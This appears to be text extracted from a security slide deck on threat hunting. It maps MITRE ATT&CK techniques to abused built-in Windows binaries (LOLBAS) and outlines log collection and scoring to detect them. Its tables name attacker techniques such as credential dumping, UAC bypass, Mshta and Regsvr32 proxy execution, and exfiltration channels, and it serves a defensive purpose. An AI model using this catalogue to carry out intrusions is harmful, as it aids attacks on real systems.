- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Man in the Browser
- Screen Capture
- Video Capture

Exfiltration
9 items


- Automated Exfiltration
- Data Compressed
- Data Encrypted
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over Command and Control Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Scheduled Transfer

Command And Control
21 items

- Commonly Used Port
- Communication Through Removable Media
- Connection Proxy
- Custom Command and Control Protocol
- Custom Cryptographic Protocol
- Data Encoding
- Data Obfuscation
- Domain Fronting
- Fallback Channels
- Multi-hop Proxy
- Multi-Stage Channels
- Multiband Communication
- Multilayer Encryption
- Port Knocking
- Remote Access Tools
- **Remote File Copy**
- Standard Application Layer Protocol
- Standard Cryptographic Protocol
- Standard Non-Application Layer Protocol
- Uncommonly Used Port
- Web Service

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS


LOLBAS / ATT&CK Mapping



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command And Control
15 items	9 items	5 items	18 items	2 items	3 items	2 items	1 items
CMSTP	BITS Jobs	Bypass User Account Control	BITS Jobs	Credential Dumping	Query Registry	Remote File Copy	Remote File Copy
Control Panel Items	Modify Existing Service	New Service	Bypass User Account Control	Credentials in Registry	Security Software Discovery	Windows Remote Management	
InstallUtil	Netsh Helper DLL	Path Interception	CMSTP		System Service Discovery		
Mshta	New Service	Port Monitors	Control Panel Items				
PowerShell	Path Interception	Service Registry Permissions Weakness	Deobfuscate/Decode Files or Information				
Regsvcs/Regasm	Port Monitors		Indirect Command Execution				
Regsvr32	Service Registry Permissions Weakness		InstallUtil				
Rundll32	SIP and Trust Provider Hijacking		Modify Registry				
Scripting	Winlogon Helper DLL		Mshta				
Service Execution			NTFS File Attributes				
Signed Binary Proxy Execution			Regsvcs/Regasm				
Signed Script Proxy Execution			Regsvr32				
Trusted Developer Utilities			Rundll32				
Windows Management Instrumentation			Scripting				
Windows Remote Management			Signed Binary Proxy Execution				
			Signed Script Proxy Execution				
			SIP and Trust Provider Hijacking				
			Trusted Developer Utilities				

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

LOLBAS Frequency by Technique



Execution 15 items	Persistence 10 items	Privilege Escalation 5 items	Defense Evasion 19 items	Credential Access 2 items	Discovery 3 items	Lateral Movement 2 items	Command And Control 1 items
CMSTP	.bash_profile and .bashrc	Bypass User Account Control	BITS Jobs	Credential Dumping	Query Registry	Remote File Copy	Remote File Copy
Control Panel Items	BITS Jobs	New Service	Bypass User Account Control	Credentials in Registry	Security Software Discovery	Windows Remote Management	
InstallUtil	Modify Existing Service	Path Interception	CMSTP		System Service Discovery		
Mshta	Netsh Helper DLL	Port Monitors	Control Panel Items				
PowerShell	New Service	Service Registry Permissions Weakness	Deobfuscate/Decode Files or Information				
Regsvcs/Regasm	Path Interception		Gatekeeper Bypass				
Regsvr32	Port Monitors		Indirect Command Execution				
Rundll32	Service Registry Permissions Weakness		InstallUtil				
Scripting	SIP and Trust Provider Hijacking		Modify Registry				
Service Execution	Winlogon Helper DLL		Mshta				
Signed Binary Proxy Execution			NTFS File Attributes				
Signed Script Proxy Execution			Regsvcs/Regasm				
Trusted Developer Utilities			Regsvr32				
Windows Management Instrumentation			Rundll32				
Windows Remote Management			Scripting				
			Signed Binary Proxy Execution				
			Signed Script Proxy Execution				
			SIP and Trust Provider Hijacking				
			Trusted Developer Utilities				


T1085
Score: 6235

MITRE ATT&CK™ Navigator v2.0

Frequency analysis indicates techniques definitely in use


Automate Threat Hunting LOLBAS

- Like humans, AI needs knowledge of MITRE ATT&CK, LOLBAS, Microsoft built-in tools (long-term memory)
- Working memory learns new variations of attacks (short-term memory)
- Automate searches of enterprise logs
- Score results to escalate high priority events for investigation



LogicHub


Cognitive Architecture



Attacker / Normal Use knowledge

Long Term Memory

Cognitive Architecture



Attacker / Normal Use knowledge


Long Term Memory

Tool Usage examples

Short Term Memory

Malware Sandbox Logs

Cognitive Architecture



Attacker / Normal Use knowledge

Long Term Memory

Tool Usage examples

Short Term Memory


Malware Sandbox Logs

Heuristics, “Similarity” searches, and classification

Adversary TTPs

Prioritized Events to Investigate

Cognitive Architecture



Attacker / Normal Use knowledge

Long Term Memory

Tool Usage examples

Short Term Memory

Malware Sandbox Logs

Heuristics, “Similarity” searches, and classification

Adversary TTPs

Prioritized Events to Investigate

Process Execution Logs from Endpoints

Process Execution Logs

Provides information about each process executed on an endpoint

Collection Option #1: Windows Event Logging

- Enable logging via Group Policy change (Event ID 4688)
- Enable Command Line Argument Logging

Collection Option #2: Sysmon


- Run Sysmon and enable Type 1 event logging
- Swift-On-Security (https://github.com/SwiftOnSecurity/sysmon-config)

Collection Option #3: EDR Tools

- Enterprise Detection Response (EDR) tools (e.g. Tanium, Carbon Black, CyberReason)

Malware Sandbox Logs

- Collected malware sandbox logs from Hybrid Analysis
- Parsed and preprocessed more than 3 months of logs



HYBRID ANALYSIS


Feed

GET **/feed/latest** access a JSON feed (summary information) of last 250 reports from 24h

Parameters

Try it out


Name	Description
